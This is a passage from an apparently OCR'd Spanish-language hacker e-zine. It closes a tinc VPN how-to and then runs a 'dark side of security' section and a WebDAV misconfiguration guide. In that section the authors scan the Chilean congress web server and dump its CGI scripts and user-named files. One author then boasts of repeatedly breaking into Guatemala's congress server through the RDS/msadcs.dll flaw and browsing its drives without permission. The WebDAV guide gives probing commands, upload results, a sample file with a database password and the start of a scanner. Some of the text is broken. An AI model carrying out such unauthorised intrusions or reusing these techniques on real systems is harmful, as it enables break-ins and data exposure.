J7QFpXRza8uQqG1LbD9Pfefj+Q376tMn3Fs1lLeeWNu4ljSM/1upnXAgMA//8=
-----END RSA PUBLIC KEY-----

/etc/tinc/vpn/hosts/phoenix

Address = 24.232.174.54
Port = 655
SubNet = 10.2.0.0/16

-----BEGIN RSA PUBLIC KEY-----
DKSsdWGBAK9UP1FhxT4/RHiB+BBsilOyJku0LE5uDn1kkD6UTx3YY/qWxqMwdddz
mvvN6xLwQxj3DWsqEv46vgj6KoIw/feWREcwSq2v8Vp7iSzmxC8K0QJTDGVTaz
J7QFpXRza8uQqG1LbD9Pfefj+Q376tMn3Fs1lLeeWNu4ljSM/1upnXAgMA//8=
-----END RSA PUBLIC KEY-----

/etc/tinc/vpn/hosts/flor

Address = 24.232.11.21
Port = 655
SubNet = 10.3.0.0/16

-----BEGIN RSA PUBLIC KEY-----
DKSsdWGBAK9UP1FhxT4/RHiB+BBsilOyJku0LE5uDn1kkD6UTx3YY/qWxqMwdddz
mvvN6xLwQxj3DWsqEv46vgj6KoIw/feWREcwSq2v8Vp7iSzmxC8K0QJTDGVTaz
J7QFpXRza8uQqG1LbD9Pfefj+Q376tMn3Fs1lLeeWNu4ljSM/1upnXAgMA//8=
-----END RSA PUBLIC KEY-----

Bueno vamos a aclarar alguna cosas del ejemplo, primero los ips de internet usados son ficticios (no

traten de conectarse :P), segundo, se deben haber dado cuenta que las mascaras son 255.0.0.0, esto es porque tienen que ser para toda la red y no solo para el ip de una maquina, otra cosa son los ips, habrán notado que cada maquina tiene un ip de una subred distinta, esto en nuestro caso personal solo funciono asi: poníamos 2 maquinas con ips de la misma subred (ejemplo anita = 10.1.1.1 y phoenix = 10.1.1.2) y no lográbamos que las maquinas se vieran, así que solo nos funciono usando un ip de una subred distinta para cada maquina. Bueno otra cosa es lo que decíamos antes de la variable ConnectTo = anita, habrán notado que esto se usa solo en los clientes, solo flor y phoenix lo tienen, ya que, se conectan a anita que es el server. Bueno las public y private key tienen que estar en todas las maquinas y tienen que ser las mismas. También vean que en cada maquina hay un archivo tinc-up que contiene el script bash que mencionábamos en el punto anterior y que desde ahi se pone el ip que uno quiera para la maquina, si este archivo se encuentra en /etc/tinc/vpn/ se autoejecuta cada vez que iniciamos tinc, de lo contrario tendrán que hacerlo a mano.

Con esto terminamos el mini-how-to del tinc, espero que les sirva de algo y recuerden que esto es solo una versión chiquita y en español del manual original, también aclaro que no soy ningún gurú de las

Redes ni de linux, así que si hay algún error o escribí alguna boludes sepan disculpar, si tienen alguna duda o algo para aportar o putear o decir, lo que sea, pueden escribirme a: dsa21@yahoo.com

El Lado Oscuro De La Seguridad

Por [EL_CoNaN] & LeOn177
Mail contacto [EL_CoNaN]: conancdt@hotmail.com
Mail contacto LeOn177: piso_server@hotmail.com

Bueno primero que nada, tenemos que dejar las cosas bien claras y decir que este texto o apartado no es con el fin de producir daño alguno o algún traspié ya sea a empresas, instituciones, gobierno o etc. Esta sección nació con la idea de crear conciencia de la seguridad informática, la importancia de esta y que mejor que con ejemplos reales y tirando las orejas como se dice, contribuir a crear una conciencia mas aplicada con lo que respecta a seguridad.

Poco a poco se fue plasmando la idea de esta sección en la e-zine, con diferentes ideas y estas mismas llevándolas a ustedes a traves de este medio y que tratamos que se realice de la mejor forma posible y tenga un nivel de de aceptación bueno.

Esto empezó como un proyecto sin nombre, si no mal recuerdan, en nuestro numero anterior de nuestra e-zine, precisamente en (?????????? Pagina 55 CDT2) dimos a conocer, un proyecto, explicamos a anchas lo que trataríamos, los puntos cuales abarcaríamos y hoy estamos aquí dándole pie y camino a ese proyecto, hoy ya con nombre y apellido, llevamos antes sus ojos el desarrollo de dicha idea y proyecto.

En nuestra primera intervención, yo [EL_CoNaN] daré alguna información con lo que respecta a el servidor principal del congreso (http://www.congreso.cl). Estuvimos investigando hace un tiempo y fijando los ojos en dicho servidor, en el cual se encontraron diversos fallos, algunos muy antiguos y otros actuales, que hoy por hoy permiten fácilmente el acceso a dicho servidor.

No se pretende ni tampoco es el fin, reitero, no es el fin causar daño, si no el ayudar a ver la seguridad de sus sistemas, y si tenemos que hoy mostrar información, por no obtener una respuesta o el nulo interés en parchar y desarrollar mejoras en la políticas de seguridad que rigen dichos servidores, serán tratadas, acá, no importa la institución, el organismo o la empresa.

Sin mas que decir, creo que esto lo dejamos bien explicado en la edición anterior, en la pagina 55 de CDT2. Bueno a continuación, pasamos a todo.

Primero que nada parto diciendo que la seguridad de los servidores gubernamentales no es de la mejores con lo que respecta a chile.

Estos señores ocupan muy buenas tecnologías y básicamente sistemas Unix/Linux y así también muy buenos sistemas de detección de intrusos, pero de que sirve tener todo de la mano en tecnologías, si verdaderamente no la aprovechan y no la la desarrollan como debieran. De que les sirve pararse y gritar a los cuatro vientos de su seguridad y jactarse de que poco menos sus servidores son impenetrables. Bueno señores acá empezamos.

```
[root@cdtboys root]# host www.congreso.cl
www.congreso.cl has address 200.14.67.4

DIR  cgi-bin/          05-Nov-03 16:15    1K
IMG  congres.gif       09-Dec-98 12:19   70K
TXT  index.html        10-Nov-03 17:25    1K
index.map              16-May-01 15:50    1K
mapabiblio.map         06-Nov-97 09:34    1K
mapbiblio2.map         22-Aug-97 16:59    1K
mc-icons                        -
DIR  redcn/            18-Oct-02 22:20    1K
```

Primero que nada, se debe decir que estas redes tienen ISP dedicado, el cual es bitcom, una empresa de la V región, la cual sus servidores dejan mucho que desear.

Bueno haciendo un análisis a fondo en primera parte de las tecnologías y programas que corrían y hasta el día de hoy corren en el puerto 80, sacamos una infinidad de información, tal como esta.

- Este es el servidor que corren:
  Sunos corriendo un servidor web con Netscape-Enterprise/3.6

- Variedad de problemas en script cgi-bin tales como los que pasamos a ver:

/cgi-bin/

DIR Parent Directory

cgi-lib.pl	14-Jan-99 11:15	2K
get_dialup.pl	14-Jan-99 10:51	1K
image	26-Jan-96 12:29	12K
imagemap	26-Jan-96 16:41	13K
mail/	26-Jan-96 12:30	1K
mail2/	26-Jan-96 12:30	1K
mipop.cgi	09-Dec-98 15:57	1K
mipoppa	16-Dec-98 12:25	28K
test-cgi	16-Mar-99 17:49	1K
webmail.pl	04-Apr-96 12:49	2K
wwwpass	14-Jan-99 10:51	4K

/cgi-bin/mail/

DIR Parent Directory

aalessan.pl	04-Apr-96 12:56	2K
acooper.pl	26-Jan-96 12:30	2K
afrei.pl	26-Jan-96 12:30	2K
ahorvath.pl	26-Jan-96 12:30	2K
asule.pl	26-Jan-96 12:30	2K
azaldiva.pl	26-Jan-96 12:30	2K
bsiebert.pl	26-Jan-96 12:30	2K
calderon.pl	26-Jan-96 12:30	2K
cfrei.pl	26-Jan-96 12:30	2K
cletelie.pl	26-Jan-96 12:30	2K
ecantuar.pl	26-Jan-96 12:30	2K
elarre.pl	26-Jan-96 12:30	2K
ferrazu.pl	26-Jan-96 12:30	2K
fprat.pl	26-Jan-96 12:30	2K
gvaldes.pl	26-Jan-96 12:30	2K
hamilton.pl	26-Jan-96 12:30	2K
hlarrain.pl	26-Jan-96 12:30	2K
iperez.pl	26-Jan-96 12:30	2K
jgazmuri.pl	26-Jan-96 12:30	2K
jlagos.pl	26-Jan-96 12:30	2K
jlavand.pl	26-Jan-96 12:30	2K
jruiz.pl	26-Jan-96 12:30	2K
mcarrera.pl	26-Jan-96 12:30	2K
mmatta.pl	26-Jan-96 12:30	2K
mol.pl	26-Jan-96 12:30	2K
mrios.pl	26-Jan-96 12:30	2K
mruiz.pl	26-Jan-96 12:30	2K
ndiaz.pl	26-Jan-96 12:30	2K
ofeliu.pl	26-Jan-96 12:30	2K
ominami.pl	26-Jan-96 12:30	2K

```
rhormaza.pl        26-Jan-96 12:30    2K
rmacinty.pl        26-Jan-96 12:30    2K
rmartin.pl         26-Jan-96 12:30    2K
rmunoz.pl          26-Jan-96 12:30    2K
rnunez.pl          26-Jan-96 12:30    2K
sbitar.pl          26-Jan-96 12:30    2K
sdiez.pl           26-Jan-96 12:30    2K
sfernand.pl        26-Jan-96 12:30    2K
sinclair.pl        26-Jan-96 12:30    2K
spaez.pl           26-Jan-96 12:30    2K
spinera.pl         26-Jan-96 12:30    2K
sromero.pl         26-Jan-96 12:30    2K
thayer.pl          26-Jan-96 12:30    2K
urenda.pl          26-Jan-96 12:30    2K
vhuerta.pl         26-Jan-96 12:30    2K
zaldivar.pl        26-Jan-96 12:30    2K

/cgi-bin/mail2/

Parent Directory
p                  26-Jan-96 12:30    2K
```

Aplicamos vista del script

```
#!/usr/bin/perl -- -*-perl-*-

# ---------------------------------------------------------------

# Form-mail.pl, by Reuven M. Lerner (reuven@the-tech.mit.edu).
# This is a rewrite of a program that was trashed by our power
# surge in the middle of February 1994.

# ---------------------------------------------------------------

# Bugs and other fixes

# March 1, 1994 (Reuven)
# Fixed security hole that could result from people
# executing subshells
# ---------------------------------------------------------------

# Define fairly-constants
$mailprog = '/bin/mail';

#$recipient = 'archive@the-tech.mit.edu';
#$recipient = 'servicio@passion.roc.servtech.com';
$recipient = '@congreso.cl';

# Print out what we need
print "Content-type: text/html\n\n";
print "<Head><Title>Gracias</Title></Head>";
print "<Body><H1>Gracias por su Email</H1>";

# Get the input
read(STDIN, $buffer, $ENV{'CONTENT_LENGTH'});

# Split the name-value pairs
@pairs = split(/&/, $buffer);

foreach $pair (@pairs)
```

```
{
   ($name, $value) = split(/=/, $pair);
   $value =~ tr/+/ /;
   $value =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;

   # Stop people from using subshells to execute commands
   $value =~ s/~!/ ~!/g;

   # Uncomment for debugging purposes
   # print "Setting $name to $value<P>";

   $FORM{$name} = $value;
}

# Now send mail to $recipient

open (MAIL, "|$mailprog $recipient") ||  die "Can't open $mailprog!\n";
print MAIL  "-----------------------------------------------------------\n";
print MAIL "Nombre: $FORM{'nombre'}\n";
print MAIL "Direccion: $FORM{'direccion1'}\n";
print MAIL "Direccion: $FORM{'direccion2'}\n";
print MAIL "Ciudad: $FORM{'ciudad'}\n";
print MAIL "Pais: $FORM{'pais'}\n";
print MAIL "Telefono: $FORM{'telefono'}\n";
print MAIL "Fax: $FORM{'fax'}\n";
print MAIL "E-mail: $FORM{'email'}\n";
print MAIL "Topico o Titulo: $FORM{'topico'}\n";
print MAIL "Texto: $FORM{'comentarios'}\n";
print MAIL "\n- -----------------------------------------------------------\n";
print MAIL "Remote host: $ENV{'REMOTE_HOST'}\n";
print MAIL "Remote IP address: $ENV{'REMOTE_ADDR'}\n";
close (MAIL);


print "Su email ha sido enviado al Señor Diputado.<br>";
print "<P> <A HREF=\"http://ami.congreso.cl/camara/camara.html\">Volver a Página Principal de la
C&aacute;mara de Diputados.<P>";
```

Un par de script mas xDD...

cat cgi-lib.pl

```
#! /usr/bin/perl

# Perl Routines to Manipulate CGI input
# S.E.Brenner@bioc.cam.ac.uk
# $Header: /home/internet/web/home/cgi-bin/cgi-lib.pl,v 1.2 1994/01/10 15:05:40 seb1005 Exp $
#
# Copyright 1993 Steven E. Brenner
# Unpublished work.
# Permission granted to use and modify this library so long as the
# copyright above is maintained, modifications are documented, and
# credit is given for any use of the library.

# ReadParse
# Reads in GET or POST data, converts it to unescaped text, and puts
# one key=value in each member of the list "@in"
# Also creates key/value pairs in %in, using '\0' to separate multiple
```

```
# selections

# If a variable-glob parameter (e.g., *cgi_input) is passed to ReadParse,
# information is stored there, rather than in $in, @in, and %in.

# webcat - cat a file in perl

### $webroot - the root of the web-page tree

$webroot = '/home/internet/web/home/';

sub ReadParse {
 if (@_) {
  local (*in) = @_;
 }

 local ($i, $loc, $key, $val);

 # Read in text
 if ($ENV{'REQUEST_METHOD'} eq "GET") {
  $in = $ENV{'QUERY_STRING'};
 } elsif ($ENV{'REQUEST_METHOD'} eq "POST") {
  for ($i = 0; $i < $ENV{'CONTENT_LENGTH'}; $i++) {
   $in .= getc;
  }
 }

 @in = split(/&/,$in);

 foreach $i (0 .. $#in) {
  # Convert plus's to spaces
  $in[$i] =~ s/\+/ /g;

  # Convert %XX from hex numbers to alphanumeric
  $in[$i] =~ s/%(..)/pack("c",hex($1))/ge;

  # Split into key and value.
  $loc = index($in[$i],"=");
  $key = substr($in[$i],0,$loc);
  $val = substr($in[$i],$loc+1);
  $in{$key} .= '\0' if (defined($in{$key})); # \0 is the multiple separator
  $in{$key} .= $val;
 }

 $webroot = $ENV{'DOCUMENT_ROOT'};

 return 1; # just for fun
}

# PrintHeader
# Returns the magic line which tells WWW that we're an HTML document

sub PrintHeader {
 return "Content-type: text/html\n\n";
}

# PrintVariables
# Nicely formats variables in an associative array passed as a parameter
# And returns the HTML string.
```

```
sub PrintVariables {
 local (%in) = @_;
 local ($old, $out);
 $old = $*;  $* =1;
 $output .= "<DL COMPACT>";
 foreach $key (sort keys(%in)) {
  ($out = $in{$key}) =~ s/\n/<BR>/g;
  $output .= "<DT><B>$key</B><DD><i>$out</I><BR>";
 }
 $output .= "</DL>";
 $* = $old;

 return $output;
}

# PrintVariablesShort
# Nicely formats variables in an associative array passed as a parameter
# Using one line per pair (unless value is multiline)
# And returns the HTML string.

sub PrintVariablesShort {
 local (%in) = @_;
 local ($old, $out);
 $old = $*;  $* =1;
 foreach $key (sort keys(%in)) {
  if (($out = $in{$key}) =~ s/\n/<BR>/g) {
   $output .= "<DL COMPACT><DT><B>$key</B> is <DD><i>$out</I></DL>";
  }else {
   $output .= "<B>$key</B> is <i>$out</I><BR>";
  }
 }

 $* = $old;

 return $output;
}

sub webcat {
        local($f) = @_;
        open (CAT_IN, $f) ||  print "<h1>Script Error:</h1><h2>No such file $f exists.</h2>";
        while (<CAT_IN>) {print "$_"; }
        close CAT_IN;
}


1; #return true
```

cat get.dialup.pl

```
#Get username given IP number

        # Check acp_dialup file, which contains IP numbers and usernames for
  # users with static IP numbers

        open(IN_DIALUP,"/usr/annex/acp_dialup");
        while(<IN_DIALUP>) {
                if (/^#/) {next;}
                if (/$ipadd\D/) {
                        ($login) = /(^\w*\s)/;
                        chop $login;
```

```
                                        last;
                                }
                        }
                        close(IN_DIALUP);


                        # If we didn't find one there, finger the terminal server to check the
                        # port for dynamic-IP custimers.

                        if ($login eq '') {
                                $host = $ENV{'REMOTE_HOST'};
#                               if ( ($host =~ s/^port//) && ($host =~ /westnet\.com$/) ) {
                                if ( ($host =~ s/^port//) && ($host =~ /congreso\.cl$/) ) {
                                        ($port,$ts)=split(/\./,$host,2);
                                        open (IN_DIALUP,"finger \@$ts |");
                                        while (<IN_DIALUP>) {
                                                if (substr($_,1,2) == $port) {
                                                        $login = substr($_,10,8);
                                                        $login =~ s/ |\t//g;
                                                        last;
                                                }
                                        }
                                        close IN_DIALUP;
                                }else {
                                        # Hard-coded names for local hosts.
                                        # These are for internal testing purposes.


                                        if ($port =~ /^vtoc/) {$login = 'fred';}
                                        elsif ($port =~ /^dungeon/) {$login = 'lillian';}
                                }
                        }

                        # If you need to rewrite this routine for you own terminal server, at
                        # this point $login should contain the login name of the user in
                        # question.

                        @info = getpwnam($login);
                        $i = index($info[6],' ');
                        $fname = substr($info[6],0,$i);

1;
```

Este parece ser un mecanismo de identificación a traves de host o ip de confianza realizado por una dialup.

- A su ves también tenemos algunas fallas en el servidor web enterprise propias de instalaciones por defecto, como escaladas de directorios.

Bueno dejamos a su imaginación los demás, ya que no es el fin de revelar información critica, tal ves dentro de un tiempo y ende avancemos en nuevas publicaciones lo hagamos, pero esto solo utilizaremos como medida y tirón de orejas para hacerle ver lo mal que están.

Bueno sin mas que decir, esperamos que esto no se vuelva a repetir y parchen lo que tengan que parchar y aseguren lo que tengan que se asegurar. Sin mas los dejo con nuestro colega LeOn177...

Segunda parte por: Leon177

Bueno estoy acá para contarles lo fácil que es irrumpir la seguridad de un Server importante, sea empresa, gobierno, etc...

Esto se debe a que los administradores no están debidamente capacitados para su trabajo y a causa de esto, al verse frente a un ataque a su sistema tienen pocas posibilidades de pararlo, localizar al atacante y lograr que el sistema no sea vulnerado.

En este artículo contaré algo que me paso buscando un sistema para mostrarles el nivel de seguridad en que se encuentran estos centros gubernamentales.

El sistema elegido fue: http://www.congreso.gob.gt donde quiero decir al administrador, que se gano un premio por tener el sistema con tantas fallas y a su vez la capacidad de respuesta que tiene frente a un ataque, jeje saludos amigo...

Bien, cabe destacar que en ningún momento se desfiguro el sitio, borro archivos o cualquier cosa, solo accedimos y miramos que onda.

Primeramente lo que hice es reconocer el terreno, que seria ver que sistema operativo corre, demonios, puertos, y posibles fallas...

Al hacer esto me encontré que corría un Windows NT 4.0, con esto subieron las posibilidades de intrusión, tenía varios puertos importantes abiertos, y el scan que le hice me dio que tenía la posible falla del RDS (xploit). Voy a contarles en que consiste el BUG del RDS:

El fallo del RDS se logra gracias un .dll el cual es (msadcs.dll) jeje, y como el sistema que corre es un Windows NT 4.0, es vulnerable, en si esta falla deja que un intruso (en este caso yo), pueda obtener

permisos (SYSTEM).

Como vemos es una falla importante en el sistema lo cual lo deja en manos de cualquiera, y acá demostramos la incapacidad del admin...


Bueno ahora encontramos la ruta para acceder al ordenador víctima
http://168.234.108.2/scripts/iisadmin/bdir.htr

Me da lastima el admin, esta falla salio hace tiempo y no tendría que estar circulando. Al encontrar la ruta accedí al disco del Servidor del congreso, me encontré con varios discos, tenia 3 (C:\, D:\ y E:\), así que tenia un largo trabajo buscando información en todo este Server, me encontré directorios con fotos, pdfs, docs, etc., pensé que iba a ser una noche larga, pero para mi desilusión al rato de haber accedido pumm out, el admin desconecto el ordenador (susto?).

Ahora corría peligro de que el admin arreglara la falla, no tuve otra que esperar a que monte otra vez el servidor, al otro día pruebo y estaba dentro otra vez, ahí se dan cuenta que el administrador no tiene idea de como mantener el Server, como ven ya estoy otra vez pero el admin de nuevo desconecta el ordenador, al no tener tiempo para trabajar en la intrusión deje de lado y esperando que el admin arregle...

Tiempo después:

Estoy acá después de un mes de esa última intrusión al disco del congreso y por desgracia o felicidad la falla sigue andando, avise al administrador de lo sucedido y su respuesta fue esta:
No recibí respuesta por lo que



Bueno con esto tratado acá, que fue cortito nos damos cuenta que nos enfrentamos a gente sin capacidad para mantener un Server, nosotros estamos tratando de ayudar en la seguridad y es por esto, que lo tratamos de hacer de la mayor forma posible, para que le tomen el peso a la importancia que tiene en el mundo de la informatica la seguridad.

Ahora me voy despidiendo y pues saquen sus propias conclusiones sobre los ordenadores importantes que hay sin seguridad...

Una vez más hasta la próxima EZINE.
LeOn177

Sin mas que decir, nos despedimos, hasta el próximo numero, donde trataremos a nuestra manera la poca seguridad, ya sean de abc entidades o gobierno, siempre y cuando no recojan nuestros análisis y no se abran de mente y no le dedican tiempo, personal y mucho presupuesto a la seguridad.

Esto lo volvemos a repetir antes de cerrar esta intervención en este numero de la E-Zine, esto no lo hacemos con el afán de desprestigiar a nadie ni tampoco dañar, lo hacemos con fines muy claros, que es mantener alertas a los administradores de dichos sistemas, redes, etc. Algo así como mini grupo de alertas de seguridad para mantener un poco mas a dicha rama y aportar siempre y cuando podamos con un grano de arena a que las redes al rededor de nuestros ojos y mentes se mantengan un poco mas seguras.

Ten cuidado puedes ser el próximo xDD

El amigo Webdav Remote Misconfig

Por Rowter

Mail de contacto: rowter@vulfact.com

Prefacio por editor CDT

Buenas señores, hoy dejamos antes sus ojos un excelente texto realizado por nuestro buen amigo Rowter perteneciente a Vulnfact.

Hoy dejamos antes ustedes, nuestros lectores fieles el trabajo de un amigo y la alianza que se empieza a gestar con nuestros amigos de Vulnfact, la cual dice referencias con colaboraciones para los dos lados, tanto para Vulnfact como para CDT y que después de largas conversaciones damos el primer paso para que esto fluya y se realice de la mejor forma posible y que nos deje enseñanzas a nosotros y a ellos.

A continuación, presentamos el texto explicativo sobre Webdav Remote Misconfig Detection y a su ves se porta una herramienta de detección de este propio bug codeada por Rowter, así que disfruten.

```
#!/usr/bin/php -q
<?
/*
```

[Webdav Remote *Misconfig* Detection] by Rowter
Author: Rowter (rowter@vulnfact.com)

-

What is WebDAV?

Briefly: WebDAV stands for "Web-based Distributed Authoring and Versioning". It is a set of extensions to the HTTP protocol which allows users to collaboratively edit and manage files on remote web servers.

-

Tested: Windows 2003 IIS/6.0
Windows NT IIS/5.0

This specific misconfig is real simple, and some times very common on IIS servers with webdav enabled, letting remote users to actually log anon to webdav and modify any content inside the web, leading to copromise the whole site.

Detect if the victim is using webdav:

```
#nc victim.com 80
OPTIONS / HTTP/1.1

HTTP/1.1 200 OK                    --> OPTIONS method accepted


Server: Microsoft-IIS/6.0          --> Webserver name and Version
Date: Fri, 05 Mar 2004 05:37:10 GMT
MS-Author-Via: MS-FP/4.0,DAV       --> Webdav Enable!

Content-Length: 0
Accept-Ranges: none
```

DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK --> Methods that web server will Allow anyone to use.

Ok, now we saw that webdav is enabled, lets detect witch is a misconfigured server:

First of ALL:

Windows IIS Server configurations:

-- If ALL flag are OFF:
Allow: OPTIONS, TRACE, GET, HEAD, LOCK, UNLOCK

-- If WRITE(CAUTION) flag ON:
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, MKCOL, LOCK, UNLOCK

-- If READ flag ON:
Allow: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK

-- If BROWSE flag ON: -> this one is not remotly detected, so we need to make a list test, I use CADAVER bsd/linux webdav client.

dav:/test/> ls
Listing collection `/test/': succeeded.
else
Listing collection `/test/': collection is empty.
No Allow detection.

-- If READ & WRITE flag ON:
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK -> this is the allow we are looking for a vulnerable server.

--If Script Execution flag is ON:

You could literaly upload any file that could executed by the serverlike .asp or .aspx, and run them Ofcourse >)

else

This are the Outputs if you try to upload with Script Exec OFF.

IIS 6.0
with .net

Uploading test.resources to `/test/test.resources':
Progress: [============================>] 100.0% of 1635 bytes failed:
404 Not Found
Uploading test.webinfo to `/test/test.webinfo':

Progress: [============================>] 100.0% of 1635 bytes failed:
404 Not Found
Uploading test.vbproj to `/test/test.vbproj':
Progress: [============================>] 100.0% of 1635 bytes failed:
404 Not Found
Uploading test.vb to `/test/test.vb':

Progress: [=============================>] 100.0% of 1635 bytes failed:
404 Not Found
Uploading test.stm to `/test/test.stm':
Progress: [=============================>] 100.0% of 1635 bytes failed:
404 Not Found
Uploading test.soap to `/test/test.soap':
Progress: [=============================>] 100.0% of 1758 bytes failed:
403 Forbidden
Uploading test.shtml to `/test/test.shtml':
Progress: [=============================>] 100.0% of 1635 bytes failed:
404 Not Found
Uploading test.shtm to `/test/test.shtm':
Progress: [=============================>] 100.0% of 1635 bytes failed:
404 Not Found
Uploading test.resx to `/test/test.resx':
Progress: [=============================>] 100.0% of 1635 bytes failed:
404 Not Found
Uploading test.rem to `/test/test.rem':
Progress: [=============================>] 100.0% of 1758 bytes failed:
403 Forbidden
Uploading test.licx to `/test/test.licx':
Progress: [=============================>] 100.0% of 1635 bytes failed:
404 Not Found
Uploading test.idc to `/test/test.idc':
Progress: [=============================>] 100.0% of 1635 bytes failed:
404 Not Found
Uploading test.csproj to `/test/test.csproj':
Progress: [=============================>] 100.0% of 1635 bytes failed:
404 Not Found
Uploading test.cs to `/test/test.cs':
Progress: [=============================>] 100.0% of 1635 bytes failed:
404 Not Found
Uploading test.config to `/test/test.config':
Progress: [=============================>] 100.0% of 1635 bytes failed:
404 Not Found
Uploading test.axd to `/test/test.axd':
Progress: [=============================>] 100.0% of 1758 bytes failed:
403 Forbidden
Uploading test.asmx to `/test/test.asmx':
Progress: [=============================>] 100.0% of 1758 bytes failed:
403 Forbidden
Uploading test.ashx to `/test/test.ashx':
Progress: [=============================>] 100.0% of 1758 bytes failed:
403 Forbidden

Uploading test.ascx to `/test/test.ascx':
Progress: [=============================>] 100.0% of 1635 bytes failed:
404 Not Found
Uploading test.asax to `/test/test.asax':
Progress: [=============================>] 100.0% of 1635 bytes failed:

404 Not Found
Uploading test.exe to `/test/test.exe':
Progress: [=============================>] 100.0% of 1635 bytes failed:
404 Not Found
Uploading test.com to `/test/test.com':
Progress: [=============================>] 100.0% of 1635 bytes failed:
404 Not Found
Uploading test.aspx to `/test/test.aspx':
Progress: [=============================>] 100.0% of 1758 bytes failed:

403 Forbidden
Uploading test.cer to `/test/test.cer':
Progress: [=============================>] 100.0% of 1635 bytes failed:
404 Not Found
Uploading test.cdx to `/test/test.cdx':
Progress: [=============================>] 100.0% of 1635 bytes failed:
404 Not Found
Uploading test.asp to `/test/test.asp':
Progress: [=============================>] 100.0% of 1635 bytes failed:
404 Not Found
Uploading test.asa to `/test/test.asa':
Progress: [=============================>] 100.0% of 1635 bytes failed:
404 Not Found

* But you could upload any of this other files like :

Uploading test.amp to `/test/test.amp':
Progress: [=============================>] 100.0% of 10 bytes succeeded.
Uploading test.gif to `/test/test.gif':
Progress: [=============================>] 100.0% of 10 bytes succeeded.
Uploading test.jpg to `/test/test.jpg':
Progress: [=============================>] 100.0% of 10 bytes succeeded.
Uploading test.doc to `/test/test.doc':
Progress: [=============================>] 100.0% of 10 bytes succeeded.
Uploading test.jsp to `/test/test.jsp':
Progress: [=============================>] 100.0% of 10 bytes succeeded.
Uploading test.mp3 to `/test/test.mp3':
Progress: [=============================>] 100.0% of 10 bytes succeeded.
Uploading test.zip to `/test/test.zip':
Progress: [=============================>] 100.0% of 10 bytes succeeded.
Uploading test.bat to `/test/test.bat':
Progress: [=============================>] 100.0% of 10 bytes succeeded.
Uploading test.php to `/test/test.php':
Progress: [=============================>] 100.0% of 10 bytes succeeded.
Uploading test.html to `/test/test.html':
Progress: [=============================>] 100.0% of 10 bytes succeeded.
Uploading test.txt to `/test/test.txt':
Progress: [=============================>] 100.0% of 10 bytes succeeded.
Uploading test.vbdisco to `/test/test.vbdisco':
Progress: [=============================>] 100.0% of 10 bytes succeeded.

Well, now what if there is only a READ flag and a BROWSE flag ON:

You could search for some files like:

*.inc --> usually includes with database passwords

example:

db.inc
<!-- ASP -->
<%

Set Conn = Server.CreateObject("ADODB.Connection")
Conn.open "DSN=nemx;UID=nemx;PWD=789Pass1;DATABASE=nemx"

%>

webdav will give you access to read it, because is not a recognized executable file, like .asp.

Well this txt, was a demostration of how simple things could lead to compromise a whole site, being a lazy admin and trusting that noone will detect webdav is enable and leaving free access.

```
-----------------------------------------------------------------------------------------------------------------------
You could make this file executable and run the Scanner code down here >)
-----------------------------------------------------------------------------------------------------------------------
VulFact Researches.
WebDav Misconfig Issue that leads to compromise the server
Tested : windows 2003 IIS/6.0
by Rowter
www.vulnfact.com
*/
// Turn off all error reporting
error_reporting(0);
function logtotxt($somecontent)
{
$filename = 'logvulns.txt';
$handle = fopen($filename, 'a');
fwrite($handle, $somecontent);
fclose($handle);
}
function webdav($domain,$scan) {
    echo "
